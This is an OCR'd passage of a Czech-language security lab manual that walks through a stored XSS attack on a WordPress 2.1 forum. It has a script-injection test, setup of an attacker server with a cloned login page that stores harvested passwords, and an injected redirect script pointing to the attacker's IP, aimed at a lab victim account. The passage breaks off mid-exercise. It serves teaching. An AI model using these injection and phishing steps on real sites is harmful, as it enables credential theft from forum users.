


Obrázek 4 - Bod f) Přeformátovaný text

g) Pokud nezafungoval PHP skript, pokuste se o vložení JavaScriptu. Stejným způsobem, ale s následujícím kódem :

```
<script>window.alert("XSS!")</script>
```

- Tato aplikace skriptu je úspěšná, zobrazí se dialogové okno jako na obrázku 5, nyní můžete přejít k útoku.



Obrázek 5 - Bod f) Otevření zprávy s vloženým JavaScriptem

h) Podstata útoku bude spočívat v následujících bodech

- Útočník okopíruje vzhled logovací stránky wp-forum. Jedná se open-source software, může si tedy WordPress stáhnout a upravit logovací stránku dle své potřeby.
- Upraví zdrojový kód logovací stránky, aby se objevila hláška.

  `Spojení bylo přerušeno. Přihlaste se prosím znovu!`

- Pokud uživatel zadá svoje uživatelské jméno a heslo, dojde k uložení těchto dat do útočníkovy databáze. Stránka se posléze přesměruje na stranu serveru, zpět na diskuzní fórum, jakoby opravdu došlo k opětovnému přihlášení.

i) Instalace útočníkovy strany

i1) Na stroji útočníka nainstalujte aplikace - Webový server Apache

- Programovací jazyk PHP
- Databázi MySQL

V tomto bodu je předpokladem již připravený počítač s přeinstalovanými aplikacemi.


i2) Rozbalte soubor **Host_B_Client/atacker.zip** do **/var/www**

soubor attacker.zip obsahuje:

- Adresář WP-admin - v něm je obsažen vzhled pro logovací stránku
- Soubor wp-login.php - ten obsahuje upravenou verzi originálu.
- Soubor wp-modified.php - zde je logika pro uložení hesel do DB a přesměrování na původní stránky.

i3) Upravte vstupní proměnné v **/var/www/wordpress-2.1/wp-modified.php**

Zde se jedná o konfiguraci DB shodnou s nainstalovanou databází na útočníkově počítači a adresu, kam se bude stránka přesměrovávat, ukázáno na obrázku 6:



Obrázek 6 - Skript wp_modified.php

i4) Upravte **/var/www/wordpress-2.1/wp-login.php**

Zde se musí upravit název fóra pro zvýšení důvěryhodnosti. Dále IP adresu a cestu k adresáři WordPress, Pro napadený server ji zjistíte z URL při vstoupení do aplikace

WordPress. Pro útočníka stačí zadat IP útočníka, adresář má stejný název, znázorněno na obrázku 7:

.

Obrázek 7 - Skript wp-login.php


i5) Instalace je připravena. Po prvním zadaném uživatelském jménu a heslu se automaticky vytvoří tabulka a vloží se do ní záznam viz. skript wp_modified.php.

j) Stejným způsobem, jako jste vložili kód do zprávy z bodu g) a h), vložte nyní kód pro přesměrování:


```
<script>
   window.location=http://192.168.8.137/wordpress-2.1/wp-login.php
</script>
```

- Tímto kódem infikujte témata diskuzního fóra Servers/HW a Optimalizace. Vlezte postupně do obou témat a reagujte na nějaký příspěvek. Místo odpovědi ale vložte výše zmíněný JS kód pro přesměrování.
  Pokud budete po uložení zprávy přeměřováni, je to známka toho, že skript funguje. Po přesměrování se vraťte a infikujte další příspěvky ve fóru.
- Nyní budete čekat na uživatele, který vstoupí na infikované téma a nechá se obelstít.

k) Rozdíly vzhledu přihlašovacích oken pro zadání hesel jsou znázorněny na obrázku 8 a obrázku 9:




Obrázek 8 - Přihlašovací okno útočník




Obrázek 9 - Přihlašovací okno server poskytující WordPress

l) Uživatel POKER bude představovat oběť. Přihlásí ze svého počítače do webové aplikace WordPress, obrázek 11. Konfigurace uživatelova počítače je na obrázku 10:




Obrázek 10 - Konfigurace klienta ao-machine




Obrázek 11 - Přihlášení uživatele POKER

m) Uživatel POKER chce vstoupit do vámi infikovaného fóra, zobrazeno na obrázku 12:



